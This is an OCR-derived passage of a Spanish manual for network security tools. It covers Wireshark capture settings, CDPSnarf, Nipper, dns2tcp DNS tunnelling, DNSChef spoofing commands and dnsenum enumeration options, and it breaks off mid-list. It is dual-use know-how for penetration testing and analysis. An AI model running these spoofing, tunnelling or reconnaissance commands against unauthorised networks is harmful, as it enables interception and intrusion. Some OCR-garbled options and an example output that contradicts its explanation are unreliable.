
Enable network name resolution
Esta opción permite controlar si Wireshark traduce o no las direcciones de red en nombres

Enable transport name resolution
Esta opción permite controlar si Wireshark traduce o no las direcciones de transporte en protocolos

Una vez que se hayan establecido los valores que se desean y se hayan seleccionado las opciones que necesita, simplemente hacer clic en [Start] para iniciar la captura o [Close] para cancelar la captura.

42.22.6. Caja de diálogo “Edit Interface Settings”

Si se hace doble clic en una interfaz en el cuadro de diálogo "Capture Options", aparecerá el siguiente cuadro de diálogo.



Se pueden configurar los siguientes campos en este cuadro de diálogo:

IP address
Las direcciones IP de la interfaz seleccionada. Si no se pudo resolver ninguna dirección del sistema Se mostrará "none".

Link-layer header type
A menos que se encuentre en la rara situación que requiere esto, mantener la configuración predeterminada.

Wireless settings (Windows only)
Aquí se puede establecer la configuración para la captura inalámbrica utilizando el adaptador AirPCap.

Remote settings (Windows only)
Aquí se puede establecer la configuración para la captura remota.

Capture packets in promiscuous mode
Esta casilla de verificación permite especificar que Wireshark debe poner la interfaz en modo promiscuo al capturar. Si no se especifica esto, Wireshark solo capturará los paquetes que van a o desde su ordenador. Si algún otro proceso ha puesto la interfaz en modo promiscuo, puede ser capturar en modo promiscuo incluso si desactiva esta opción.

Limit each packet to n bytes
Este campo le permite especificar la cantidad máxima de datos que se capturarán para cada paquete y a veces se le conoce como el snaplen. Si está deshabilitado, el valor se establece al máximo
65535, que será suficiente para la mayoría de los protocolos. Algunas reglas generales:

- Si no está seguro, simplemente mantener el valor predeterminado.
- Si no se necesita o no se desea todos los datos en un paquete, por ejemplo, si solo necesita encabezados de capa de enlace, IP y TCP, es posible que se desee elegir una longitud pequeña, ya que se requiere menos tiempo de CPU para copiar paquetes, se requiere menos espacio de búfer para los paquetes y por lo tanto quizás se descartarán menos paquetes si el tráfico es muy pesado.
- Si no se capturan todos los datos en un paquete, se puede encontrar que los datos del paquete quese desea están en la parte que se descartó o que el reensamblaje no es posible ya que los datos necesarios para el ensamblaje faltan.

Buffer size: n megabyte(s)
Ingresar el tamaño del búfer que se utilizará durante la captura. Este es el tamaño del búfer del núcleo que guarda los paquetes capturados hasta que se escriban en el disco. Si se encuentran caídas de paquetes, intentar aumentar este valor.

Capture packets in monitor mode (Unix/Linux only)
Esta casilla de verificación permite configurar la interfaz inalámbrica para capturar todo el tráfico que se puede recibir, no solo el tráfico en el BSS al que está asociado, lo que puede suceder incluso cuando se configura en modo promiscuo. También podría ser necesario activar esta opción para ver la información de los protocolos IEEE 802.11 y/o radio de los paquetes capturados.

Capture Filter
Este campo permite especificar un filtro de captura. El valor predeterminado es vacío o sin filtro.

También se puede hacer clic en el botón [Capture Filter] y Wireshark mostrará el cuadro de diálogo "Capture Filters" y permite crear y/ oseleccionar un filtro.

Compile BPF
Este botón permite compilar el filtro de captura en código BPF y abrir una ventana que muestra el pseudo código resultante. Esto puede ayudar a comprender el funcionamiento del filtro de captura que se creo´.

42.22.7. Caja de diálogo "Compile Results"

Esta caja de diáologo muestra los resultados de la compilación de las interfaces seleccionadas. En la ventana izquierda se enumeran los nombres de las interfaces. Se muestran los resultados de una interfaz individual en la ventana derecha cuando está seleccionado.

42.22.8. Caja de diálogo "Add New Interfaces"

Como punto central para administrar interfaces, este cuadro de diálogo consta de 3 pestañas para agregar o quitar interfaces: Pipes, Local Interfaces y Remote Interfaces.

Add or remove pipes
Para agregar una tubería con éxito, esta tubería ya debe haberse creado. Hacer clic en el botón [New] y escribir el nombre de la tubería, incluida su ruta. Alternativamente el botón [Browse] puede usarse para localizar la tubería. Con el botón [Save] la tubería se agrega a la lista de interfaces disponibles. Posteriormente se pueden agregar otras tuberías. Para eliminar una tubería de la lista de interfaces, primero debe seleccionarse. Luego haga clic en el botón [Delete].

Add or hide local interfaces
La pestaña "Local Interfaces" contiene una lista de las interfaces locales disponibles, incluidas las ocultas, que no se muestran en las otras listas. Si se agrega una nueva interfaz local, por ejemplo, se ha activado una interfaz inalámbrica, no se agrega automáticamente a la lista para evitar el escaneo constante ante un cambio en la lista de interfaces disponibles, es necesario renovar la lista. Una forma de ocultar una interfaz es cambiar las preferencias. Si la casilla de verificación "Hide" está activada y se hace clic en el botón [Apply], la interfaz no se verá en las listas del cuadro de diálogo "Capture Interfaces". Los cambios también se guardan en el archivo de preferencias.

Add or hide remote interfaces
En esta pestaña se pueden agregar interfaces de dispositivos remotos. Una o más de estas interfaces pueden estar ocultas. A diferencia de las interfaces locales, no se guardan en el archivo de preferencias. Para eliminar un dispositivo que incluya todas sus interfaces de la lista, debe ser seleccionado y luego hacer clic en el botón [Delete].

42.22.9. Caja de diálogo "Remote Capture Interfaces"

Además de capturar las interfaces locales, Wireshark es capaz de llegar a través de la red a un llamado demonio de captura o de procesos de servicio para recibir los datos capturados. Este diálogo y esta capacidad solo están disponibles en Microsoft Windows. En Linux/Unix, se puede lograr el mismo efecto de forma segura a través de un túnel SSH.

Primero debe ejecutarse el servicio Remote Packet Capture Protocol en la plataforma de destino antes de que Wireshark puede conectarse a él. La forma más fácil es instalar WinPcap desde https://www.winpcap.org/install/ en el destino. Una vez completada la instalación, ir al panel de control de Services, buscar el Servicio Remote Packet Capture Protocol e iníciarlo.

Asegúrarse de tener acceso externo al puerto 2002 en la plataforma de destino. Este es el puerto por donde se puede acceder de forma predeterminada al servicio Remote Packet Capture Protocol. Para acceder al cuadro de diálogo Remote Capture Interfaces, utilizar el cuadro de diálogo "Add New Interfaces - Remote Interfaces" mencionado anteriormente.

En este cuadro de diálogo se deben establecer los siguientes parámetros:

Host
Ingresar la dirección IP o el nombre del dispositivo de la plataforma de destino donde se realiza la captura remota de paquetes que el servicio de protocolo está escuchando. La lista desplegable contiene los dispositivos que previamente han sido contactados con éxito. La lista se puede vaciar seleccionando "Clear list" de la lista desplegable.

Port
Establecer el número de puerto donde escucha el servicio de Protocolo de captura de paquetes remotos. Dejar abierto para usar el puerto predeterminado (2002).

Null authentication
Seleccionar esto si no necesita autenticación para que se inicie una captura remota. Esto depende de la plataforma de destino. Configurar la plataforma de destino de esta manera lo hace inseguro.

Password authentication
Esta es la forma normal de conectarse a una plataforma de destino. Establecer las credenciales necesarias para conectarse al servicio de Protocolo remoto de captura de paquetes.

La captura remota puede ajustarse aún más para adaptarse a su situación. El botón [Remote Settings] en el cuadro de diálogo “Edit Interface Settings” ofrece esta opción. Aparece el cuadro de diálogo “Remote Capture Settings”, donde se pueden establecer los siguientes parámetros:

Do not capture own RPCAP traffic
Esta opción establece un filtro de captura para que el tráfico que fluye hacia atrás desde el servicio Remote Packet Capture Protocol a Wireshark tampoco se captura y se envía de vuelta. La recursividad satura el enlace con tráfico duplicado. Solo se debe desactivar esto cuando se captura en una interfaz que no sea la interfaz conectada de nuevo a Wireshark.

Use UDP for data transfer
El control de captura remota y los flujos de datos a través de una conexión TCP. Esta opción permite elegir un flujo UDP para la transferencia de datos.

Sampling option None
Esta opción indica al servicio Remote Packet Capture Protocol que envíe todos los paquetes capturados que han pasado el filtro de captura. Esto generalmente no es un problema en una sesión de captura remota con suficiente ancho de banda.

Sampling option 1 of x packets

Esta opción limita el servicio Remote Packet Capture Protocol para enviar solo una submuestreo de los datos capturados en términos de número de paquetes. Esto permite la sesión de captura de control remoto de banda estrecha de una interfaz de mayor ancho de banda.

Sampling option 1 every x milliseconds
Esta opción limita el servicio Remote Packet Capture Protocol para enviar solo una submuestreo de datos capturados en términos de tiempo. Esto permite la captura en una sesión de captura de banda estrecha de una interfaz de mayor ancho de banda.

42.22.10. Caja de diálogo “Interface Details”

Cuando se selecciona Details en el menú Capture Interface, Wireshark muestra el cuadro de diálogo “Interface Details”. Este cuadro de diálogo muestra las distintas características y estadísticas de la interfaz seleccionada.

42.22.11. Fichero de captura y tipos de fichero

Mientras se captura, el motor de captura libpcap subyacente tomará los paquetes de la tarjeta de la red y mantendrá los datos del paquete en un búfer del núcleo relativamente pequeño. Wireshark lee estos datos y los guarda en un archivo de captura.

Por defecto Wireshark guarda los paquetes en un archivo temporal. También se puede decir a Wireshark que lo guarde en un archivo específico ("permanente") y cambiar a un archivo diferente después de que haya transcurrido un tiempo determinado o un número determinado de paquetes han sido capturados. Estas opciones se controlan en la pestaña "Output" en el cuadro de diálogo "Capture Interfaces".

Trabajar con ficheros grandes (varios cientos de MB) puede ser bastante lento. Si se planea hacer una captura a largo plazo o la captura de una red de alto tráfico, pensar en usar una de las opciones “Multiple files”. Esto extenderá los paquetes capturados en varios ficheros más pequeños con los que puede ser mucho más agradable trabajar.

El uso de varios ficheros puede cortar información relacionada con el contexto. Wireshark mantiene información de contexto de los datos del paquete cargado, por lo que puede informar de problemas relacionados con el contexto como un error de transmisión y mantiene la información sobre los protocolos relacionados con el contexto, por ejemplo, donde se intercambian datos en la fase de establecimiento y solo se menciona en paquetes posteriores. Como mantiene esta información solo para el archivo cargado, usando uno de los múltiples modos de archivo, se puede cortar estos contextos. Si la fase de establecimiento se guarda en un archivo y las cosas que le gustaría ver están en otro, es posible que no vea algo valioso de la información relacionada con el contexto.

Single temporary file
Se creará y usará un archivo temporal. Es el valor predeterminado. Después de detener la captura, este archivo se puede guardar más tarde con un nombre especificado por el usuario.

Single named file
Se utilizará un único archivo de captura. Si sedesea colocar el nuevo archivo de captura en una carpeta específica elegir este modo.

Multiple files, continuous
Al igual que el modo "Single named file", pero se crea un archivo nuevo y se usa después de llegar a uno de las múltiples condiciones de cambio de archivo.

Multiple files, ring buffer
Al igual que "Multiple files continuous", alcanzando una de las condiciones de cambio de múltiples archivos cambiará al siguiente archivo. Este será un archivo recién creado si no se alcanza el valor de "Ring buffer with n files", de lo contrario reemplazará el más antiguo de los archivos utilizados anteriormente formando así un anillo.

42.22.12. Tipo de encabezado de capa de enlace

En la mayoría de los casos, no se tendrá que modificar el tipo de encabezado de capa de enlace. Algunas excepciones son las siguientes:

- Si está capturando en un dispositivo Ethernet, se le puede ofrecer la opción de "Ethernet" o "DOCSIS".
- Si está capturando tráfico de un sistema de terminación de cable módem de Cisco que está colocando el tráfico DOCSIS a Ethernet para ser capturado, seleccionar "DOCSIS", de lo contrario, seleccionar "Ethernet".
- Si está capturando en un dispositivo 802.11 en algunas versiones de BSD, se le puede ofrecer una opción de "Ethernet" o "802.11". "Ethernet" hará que los paquetes capturados tengan encabezados Ethernet falsos. "802.11" hará que tengan encabezados IEEE 802.11 completos. A menos que la captura deba ser leído por una aplicación que no admite encabezados 802.11, debe seleccionar "802.11".
- Si está capturando en una tarjeta Endace DAG conectada a una línea serie síncrona, es posible que ofrezca una opción de "PPP over serial" o "Cisco HDLC". Si el protocolo en la línea serie es PPP, seleccionar “PPP over serial” y si el protocolo en la línea serie es Cisco HDLC, seleccionar “Cisco HDLC”.
- Si está capturando en una tarjeta DAG de Endace conectada a una red ATM, es posible que le ofrezcan una elección de "RFC 1483 IP-over-ATM" o "Sun raw ATM". Si el único tráfico que se captura es RFC 1483 IP encapsulada por LLC o si la captura necesita ser leída por una aplicación que no admite encabezados SunATM, seleccionar "RFC 1483 IP-over-ATM", de lo contrario, seleccionar "Sun raw ATM".

42.22.13. Filtrando mientras se captura

Wireshark usa el lenguaje de filtro libpcap para los filtros de captura. Se pueden encontrar muchos ejemplos de filtros de captura en https://wiki.wireshark.org/CaptureFilters.

Introducir el filtro de captura en el campo "Filter" del cuadro de diálogo "Capture Options" de Wireshark. Un filtro de captura toma la forma de una serie de expresiones primitivas conectadas por conjunciones (and/or) y opcionalmente precedido por not: [not] primitive [and|or [not] primitive ...] Se muestra un ejemplo en un filtro de captura para telnet que captura el tráfico hacia y desde un determinado dispositivo.

Ejemplo 1. Un filtro de captura para telnet que captura el tráfico hacia y desde un determinado dispositivo.
tcp port 23 and host 10.0.0.5
Este ejemplo captura el tráfico de telnet hacia y desde el dispositivo 10.0.0.5, y muestra como usar

dos primitivas y la conjunción and.

Ejemplo 2. Capturando todo el tráfico de telnet no desde 10.0.0.5
tcp port 23 and not src host 10.0.0.5

Se pueden emplear una primitiva de las siguientes:

[src|dst] host <host>
Esta primitiva permite filtrar en una dirección IP o nombre de dispositivo. Opcionalmente puede preceder a la primitiva con la palabra clave src|dst para especificar que solo le interesa las direcciones de la fuente o de destino. Si no están presentes, los paquetes donde la dirección se especifica, aparece como la dirección de origen o de destino seleccionada.

ether [src|dst] host <ehost>
Esta primitiva permite filtrar en direcciones de dispositivo Ethernet. Opcionalmente puede incluir la palabra clave src|dst entre las palabras clave ether y host para especificar que solo le interesa las direcciones de origen o de destino. Si no están presentes, los paquetes donde aparece la dirección especificada, se seleccionará la dirección de origen o de destino.

gateway host <host>
Esta primitiva permite filtrar los paquetes que utilizan el host como puerta de enlace, es decir, donde la fuente o el destino de Ethernet era el host, pero ni la dirección IP de origen ni la de destino eran host.

[src|dst] net <net> [{mask <mask>}|{len <len>}]
Esta primitiva permite filtrar en números de red. Opcionalmente puede preceder esta primitiva con la palabra clave src|dst para especificar que solo está interesado en una fuente o un destino de red. Si ninguno de estos está presente, se seleccionarán los paquetes que tengan la red especificada en la dirección de origen o de destino. Además se puede especificar cualquier máscara de red o el prefijo CIDR para la red.

[tcp|udp] [src|dst] port <port>
Esta primitiva permite filtrar en los números de puerto TCP y UDP. Opcionalmente puede preceder esta primitiva con las palabras clave src|dst y tcp|udp que permiten especificar que solo se está interesado en los puertos de origen o destino y los paquetes TCP o UDP respectivamente. Las palabras clave tcp|udp debe aparecer antes de src|dst. Si no se especifican, los paquetes se seleccionarán para los protocolos TCP y UDP y cuando la dirección especificada aparece en el campo de puerto de origen o de destino.

tcp|udp must appear before *src|dst*.
Si no se especifica, los paquetes se seleccionarán para los protocolos TCP y UDP y cuando la dirección especificada aparece en el campo de puerto de origen o de destino.

less|greater <length>
Esta primitiva permite filtrar paquetes cuya longitud es menor o igual que la longitud especificada, o mayor o igual que la longitud especificada, respectivamente.

ip|ether proto <protocol>
Esta primitiva permite filtrar en el protocolo especificado en la capa Ethernet o en la capa IP

ether|ip broadcast|multicast
Esta primitiva permite filtrar en transmisiones y multidifusiones Ethernet o IP.


<expr> relop <expr>
Esta primitiva permite crear expresiones de filtro complejas que seleccionan octetos o rangos de octetos en paquetes

Filtrado del tráfico remoto automático
Si Wireshark se ejecuta de forma remota, utilizando, por ejemplo, SSH, una ventana X11 exportada, un servidor de terminal, ..., el contenido remoto debe ser transportado a través de la red, agregando muchos paquetes al tráfico realmente interesante. Para evitar esto, Wireshark intenta determinar si está conectado de forma remota observando algunas variables de entorno y crea automáticamente un filtro de captura que coincide con los aspectos de la conexión.

Se analizan las siguientes variables de entorno:
SSH_CONNECTION (ssh)
<remote IP> <remote port> <local IP> <local port>
SSH_CLIENT (ssh)
<remote IP> <remote port> <local port>
REMOTEHOST (tcsh, others?)
<remote name>
DISPLAY (x11)
[remote name]:<display num>
SESSIONNAME (terminal server)
<remote name>

42.22.14. Mientras se está ejecutando una captura

Es posible que vea el siguiente cuadro de diálogo mientras se ejecuta una captura:



Este cuadro de diálogo muestra una lista de protocolos y su actividad a lo largo del tiempo. Se puede habilitar a través del "capture.show_info" en las preferencias "Advanced".

Parar la captura
Una sesión de captura en ejecución se detendrá de una de las siguientes maneras:
1. El botón [Stop Capture] en el cuadro de diálogo "Capture Information".
2. El elemento de menú Capture ›Stop.
3. El botón de la barra de herramientas [Stop].
4. Presionando Ctrl + E.
5. La captura se detendrá automáticamente si se cumple una de las Condiciones de detención, p. el máximo

Reanudar la captura

Se puede reiniciar una sesión de captura en ejecución con las mismas opciones de captura que la última vez, esto eliminará todos los paquetes capturados previamente. Esto puede ser útil si algunos paquetes no interesantes han sido capturados y no hay necesidad de mantenerlos.
El reinicio es una función conveniente y equivalente a una parada de captura seguida de un inmediato inicio de captura. Un reinicio se puede activar de una de las siguientes maneras:
1. Uso del elemento de menú Capture ›Restart.
2. Usando el botón de la barra de herramientas [Restart].

43. CISCO

44. CDPSnarf

CDPSnarf es un rastreador de red escrito exclusivamente para extraer información de paquetes CDP (Cisco Discovery Protocol). Proporciona toda la información que un comando "show cdp neighbors detail" devolvería en un enrutador Cisco e incluso más.

Tiene las características siguientes:

- Intervalos de tiempo entre anuncios CDP
- Dirección MAC origen
- Versión CDP
- TTL
- Checksum
- ID del dispositivo
- Versión del programa
- Plataforma
- Direcciones
- Identificación del puerto
- Capacidades
- Duplex
- Guardar los paquetes en en format de fichero de volcado pcap
- Leer los paquetes del fichero de volcado pcap
- Información de depuración (usando el flag “-d”)
- Verificado con IPv4 y IPv6

Uso: cdpsnarf -i <deb> [-h] [-w -savefile] [-r dumpfile] [-d]

Opciones

-i	Definir la interfaz donde recoger el tráfico
-w	Escribir paquetes pcap en el archivo de volcado
-r	Leer paquetes pcap del archivo de volcado
-d	Mostrar la informacion de depuración
-h	Mostrar la ayuda

Ejemplo

```
root@kali:~# cdpsnarf -i wlan0
CDPSnarf v0.1.6 [$Rev: 797 $] initiated.
  Author: Tasos "Zapotek" Laskos
        <tasos.laskos@gmail.com>
          <zapotek@segfault.gr>
  Website: http://github.com/Zapotek/cdpsnarf

Reading packets from wlan0.
Waiting for a CDP packet...
```

45. Nipper

Está pensado para enrutadores Cisco y este programa se utilizará para realizar observaciones sobre las configuraciones de seguridad de muchos tipos diferentes de dispositivos, como enrutadores, cortafuegos y conmutadores de una infraestructura de red.

Nipper (Network Infrastructure Configuration Parser) toma una configuración del dispositivo de la infraestructura de red, procesa el archivo y detalla los problemas relacionados con la seguridad con recomendaciones detalladas. Nipper era conocido anteriormente como CiscoParse.

De forma predeterminada, la entrada se recupera de la entrada estándar stdin y se envía a la salida estándar stdout en formato HTML.

Uso: nipper [Opciones]

Opciones:

--input=<file>	Especificar un archivo de configuración de dispositivo para procesar.
--output=<file> | --report=<file>	Especificar un archivo de salida para el informe
--csv=<file>	Enviar la configuración de filtrado de red a un archivo CSV
--version	Mostrar la versión del programa.

El siguiente ejemplo procesará un archivo de configuración de enrutador basado en Cisco IOS llamado ios.conf y enviará el informe a un archivo llamado report.html.
nipper --ios-router --input=ios.conf --output=report.html

Los dispositivos que soporta son

```
--ios-switch    Cisco IOS-based Switch
--ios-router    Cisco IOS-based Router (default)
--ios-catalyst  Cisco IOS-based Catalyst
--pix           Cisco PIX-based Firewall
--asa           Cisco ASA-based Firewall
--fwsm          Cisco FWSM-based Router
--catos         Cisco CatOS-based Catalyst
--nmp           Cisco NMP-based Catalyst
--css           Cisco Content Services Switch
--screenos      Juniper NetScreen Firewall
--passport      Nortel Passport Device
--sonicos       SonicWall SonicOS Firewall
--fw1           CheckPoint Firewall-1 Firewall
--nokiaip       Nokia IP Firewall
--accelar       Bay Networks Accelar
```

46. DNS

dns2tcp	Herramienta diseñada para retransmitir conexiones TCP a través del tráfico DNS
dnschef	Proxy DNS
dnsenum	Información DNS de un dominio
dnsmap	Información de un dominio y subdominio
dnsrecon	Herramienta de escaneo y enumeración DNS
dnsspoof	Redirigir los clientes LAN a un servidor interno
dnstracer	Determina desde donde un servidor de nombre de dominio (DNS) obtiene su información para un nombre de dominio definido y sigue la cadena de servidores DNS de retorno hacia los servidores quienes conocen el dato o devuelven una respuesta autorizada.
dnswalk	Esta herramienta realiza transferencia de zona de los dominios especificados y verifica la base de datos por consistencia interna
iodine	Tunelización del tráfico IPv4 a través del protocolo DNS

47. Dns2tcp

Dns2tcp es una herramienta de red diseñada para retransmitir conexiones TCP a través del tráfico DNS. La encapsulación se realiza en el nivel TCP, por lo que no se necesita un controlador específico. El cliente Dns2tcp no necesita ejecutarse con privilegios específicos.

Dns2tcp consta de 2 partes: una herramienta del lado del servidor y una herramienta del lado del cliente. El servidor tiene una lista de recursos especificados en un archivo de configuración. Cada recurso es un servicio local o remoto que escucha las conexiones TCP. El cliente escucha en un puerto TCP predefinido y transmite cada conexión entrante a través del DNS al servicio final.

dns2tcpd – componente servidor dns2tcp
Uso : dns2tcpd [-i IP] [-F] [-d debug_level] [-f config-file] [-p pidfile]
-F : dns2tcpd no correrá en primer plano

dns2tcpc – componente cliente dns2tcp
Uso : dns2tcpc [opciones] [server]
Opciones

-c	Habilitar la compresión
-z <domain>	Dominio a utilizar (obligatorio)
-d <1|2|3>	Nivel de depuración (1, 2 o 3)
-r <resource>	Recurso a acceder
-k <key>	Clave precompartida
-f <filename>	Archivo de configuración
-l <port|->	Puerto local a enlazar, '-' es para stdin
-e <program>	Programa a ejecutar
-t <delay>	Retardo máximo de respuesta del servidor DNS en segundos. El valor predeterminado es 3
-T <TXT|KEY>	Tipo de solicitud de DNS. El valor predeterminado es TXT
server	Servidor DNS a usar

48. DNSChef

DNSChef es un proxy DNS altamente configurable para los probadores de penetración y analistas de malware. Un proxy DNS falso es una herramienta utilizada para el análisis del tráfico de la red de aplicaciones, por ejemplo se puede usar un proxy DNS para falsificar solicitudes que apunten a una máquina local para la terminación o la interceptación en lugar de un dispositivo real en algún lugar de Internet.

Hay distintos servidores proxy DNS, pero la mayoría simplemente señalarán todas las consultas de DNS con una sola dirección IP o implementarán solo un filtrado rudimentario. DNSChef se desarrolló como parte de una prueba de penetración en la que se necesitaba un sistema más configurable. Como resultado de ello, DNSChef es una aplicación multiplataforma capaz de forjar respuestas basadas en listas de dominios inclusivas y exclusivas, admite múltiples tipos de registros DNS, combina dominios con comodines, envía respuestas verdaderas para dominios no coincidentes, define archivos de configuración externos, IPv6 y muchas otras características.

Se recomienda el uso de DNS Proxy en situaciones donde no es posible forzar a una aplicación a usar algún otro servidor proxy directamente. Por ejemplo algunas aplicaciones móviles ignoran completamente la configuración del OS HTTP Proxy y en estos casos, el uso de un servidor proxy DNS como DNSChef permitirá engañar a esta aplicación para que reenvíen las conexiones al destino deseado.

Uso: dnschef

Opciones:

-h, --help	Mostrar este mensaje de ayuda y salir
--fakeip	Dirección IP a usar para hacer coincidir las consultas de DNS. Si se utiliza este parámetro sin especificar nombres de dominio, todas las consultas serán falsificadas. Considerar el argumento --file si necesita definir más de una dirección IP.
--fakedomains	Lista separada por comas de nombres de dominio que se resolverá en un valor FAKE especificado en el parámetro --ip. Todos los demás nombres de dominio se resolverán a sus valores verdaderos.
--truedomains	Lista separada por comas de nombres de dominio que se resolverán a sus valores TRUE. Todos los demás nombres de dominio se resolverán a un valor falso especificado en el parámetro --ip.
--nameservers	Lista separada por comas de servidores DNS alternativos para usar con solicitudes de proxy. Se utilizará un servidor seleccionado al azar de la lista para las solicitudes de proxy. De forma predeterminada, la herramienta utiliza el servidor DNS público de Google 8.8.8.8.
--file=FILE	Especificar un archivo que contenga una lista de pares DOMAIN=IP (un par por línea) utilizado para las respuestas de DNS. Por ejemplo: google.com = 1.1.1.1 forzará que todas las consultas a 'google.com' se resuelvan a '1.1.1.1'. Puede ser aún más específico al combinar --file con otros argumentos. Sin embargo los datos obtenidos del archivo tendrán prioridad sobre otros.

--interface	Definir una interfaz para usar para el oyente de DNS. Por ejemplo, usar 127.0.0.1 para escuchar solo las solicitudes provenientes de un dispositivo de bucle invertido.
--tcp	Utilizar TCP DNS proxy en lugar del UDP predeterminado.
-q, --quiet	No mostrar los encabezados.

Ejemplo
Ejecutar dnschef

Sin ningún parámetro, DNSChef se ejecutará en modo proxy completo. Esto significa que todas las solicitudes simplemente se enviarán al servidor DNS, por defecto 8.8.8.8 y regresan de vuelta al servidor Quering.

Para consultar un registro "A" de un dominio podemos usar el programa host de la siguiente manera
root@kali:~# host -t A google.com
google.com has address 216.58.211.46

Ahora vamos a configurarlo para falsificar todas las respuestas para que apunten a 127.0.0.1 con el parámetro --fakeip. Para ello ejecutaremos

```
dnschef --fakeip 127.0.0.1 -q
```

Repitiendo la ejecución anterior, vemos un resultado distinto como consecuencia de la activación del dnschef.
root@kali:~# host -t A google.com
google.com has address 172.217.168.174

Como se puede ver el programa fue engañado a utilizar 127.0.0.1 para la dirección Ipv4, sin embargo la información obtenida de IPv6 (AAAA) y correo (MX) parece totalmente legítima.

El objetivo de DNSChef es tener el menor impacto en el correcto funcionamiento del programa, por lo que si una aplicación se basa en un servidor de correo específica obtendrá correctamente uno a través de esta solicitud proxy.

Vamos a ver como alterar varios registros a la vez. Así podemos usar además la opción --fakeipv6 diseñado para consultas de registro falsos "AAAA".
dnschef --fakeip 127.0.0.1 --fakeipv6 :: 1 -q

DNSChef soporta múltiples tipos de registro desde la línea de comandos:

Registro	Descripción	Argumento	Ejemplo
A	dirección IPv4	--fakeip	- fakeip 192.0.2.1
AAAA	dirección IPv6	--fakeipv6	- fakeipv6 2001: db8 :: 1
MX	Servidor de correo	--FakeMail	- Correo FakeMail falsa com
CNAME	record CNAME	--fakealias	- Fakealias www falsa com
NS	Nombre de servidor	--fakens	- fakens ns falsa com

Los registros adicionales como PTR, TXT, SOA, etc se pueden especificar utilizando la opción

--file y una cabecera de registro apropiado.

Por fin vamos a observar como la aplicación se encarga de las consultas de tipo ANY, para ello ejecutar
dnschef --fakeip 127.0.0.1 --fakeipv6 :: 1 --fakemail mail.fake.com --fakealias www.fake.com –fakens ns.fake.com -q

Contesta con
[*] DNSChef started on interface: 127.0.0.1
[*] Using the following nameservers: 8.8.8.8
[*] Cooking all A replies to point to 127.0.0.1
[*] Cooking all AAAA replies to point to ::
[*] Cooking all MX replies to point to mail.fake.com
[*] Cooking all CNAME replies to point to www.fake.com

Si ahora ejecutamos
root@kali:~# host -t ANY google.com localhost
;; Connection to ::1#53(::1) for google.com failed: connection refused.
;; Connection to 127.0.0.1#53(127.0.0.1) for google.com failed: connection refused.

Filtrado de dominios
También podemos interceptar solicitudes de un determinado dominio con el parámetro –fakedomains. Por ejemplo si ejecutamos
root@kali:~# dnschef --fakeip 127.0.0.1 --fakedomains thesprawl.org -q
[*] DNSChef started on interface: 127.0.0.1
[*] Using the following nameservers: 8.8.8.8
[*] Cooking A replies to point to 127.0.0.1 matching: thesprawl.org

El dominio thesprawl.org será desviado pero no los demás.
El filtrado de dominios es muy útil cuando se intenta aislar una sola aplicación sin romper el resto.

Filtrado inverso
En otra situación es posible que necesite respuestas falsas para todas las solicitudes de excepción de una lista definida de dominios. Se puede realizar esta tarea mediante el parámetro --truedomains de la siguiente manera:

dnschef --fakeip 127.0.0.1 --truedomains thesprawl.org, *. webfaction.com -q

Filtrado avanzado
Se pueden mezclar y combinar los parámetros de una línea de archivo y comandos. Por ejemplo el comando siguiente se utiliza tanto los parámetros --file y --fakedomains:
dnschef --file dnschef.ini --fakeip 6.6.6.6 --fakedomains = thesprawl.org, slashdot.org -q

49. dnsenum

Se trata de un script de Perl multiproceso para enumerar la información DNS de un dominio y para descubrir bloques IP no contiguos.
Operaciones:

- Obtener la dirección del dispositivo.
- Obtener los nombres de los servidores.
- Obtener el registro MX.
- Realizar consultas de axfr en los servidores de nombres y obtener BIND VERSION.
- Obtener nombres y subdominios adicionales a través de Google ("allinurl: -www site: domain").
- Los subdominios de fuerza bruta del archivo también pueden realizar una recursión en el subdominio que tiene registros NS.
- Calcular los rangos de red de un dominio de clase C y realizar consultas whois en ellos.
- Realizar búsquedas inversas en las redes.

Uso: dnsenum [opciones] <dominio>

Opciones generales:

--dnsserver <server>	Utilizar este servidor DNS para consultas A, NS y MX.
--enum	Opción de acceso directo equivalente a -threads 5 -s 15 -w.
-h, --help	Imprimir este mensaje de ayuda.
--noreverse	Omitir las operaciones de búsqueda inversa.
--private	Muestra y guarda las IP privadas al final del archivo domain_ips.txt.
--subfile <file>	Escribe todos los subdominios válidos en este archivo.
-t, --timeout <value>	Los valores de tiempo de espera de TCP y UDP en segundos. Valor predeterminado: 10 seg
--threads <value>	El número de threads que realizarán diferentes consultas.
-v, --verbose	Modo verbose

Opciones de scraping de Google

-p, --pages <value>	El número de páginas de búsqueda de Google que se procesarán. El valor predeterminado es de 5 páginas.
-s, --scrap <value>	El número máximo de subdominios que se buscarán en Google. Valor predeterminado: 15

Opciones de fuerza bruta:

-f, --file <file>	Leer los subdominios de este archivo para realizar fuerza bruta.
-u, --update <a|g|r|z>	Actualizar el archivo especificado con el modificador -f con subdominios válidos. a (all) - Actualización utilizando todos los resultados. g - Actualizar utilizando solo los resultados de búsqueda de

	Google. r - Actualización utilizando solo resultados de búsqueda inversa. z - Actualización usando solo los resultados de la zona de transferencia
-r, --recursion	Recursión en subdominios, fuerza bruta todos los subdominios descubiertos que tienen un registro NS.

Opciones en el rango de whois:

-d, --delay <value>	El valor máximo de segundos a esperar entre consultas whois. El valor se define de forma aleatoria y por defecto: 3 seg
-w, --whois	Realice las consultas whois en los rangos de red de clase C

Opciones de búsqueda inversa:

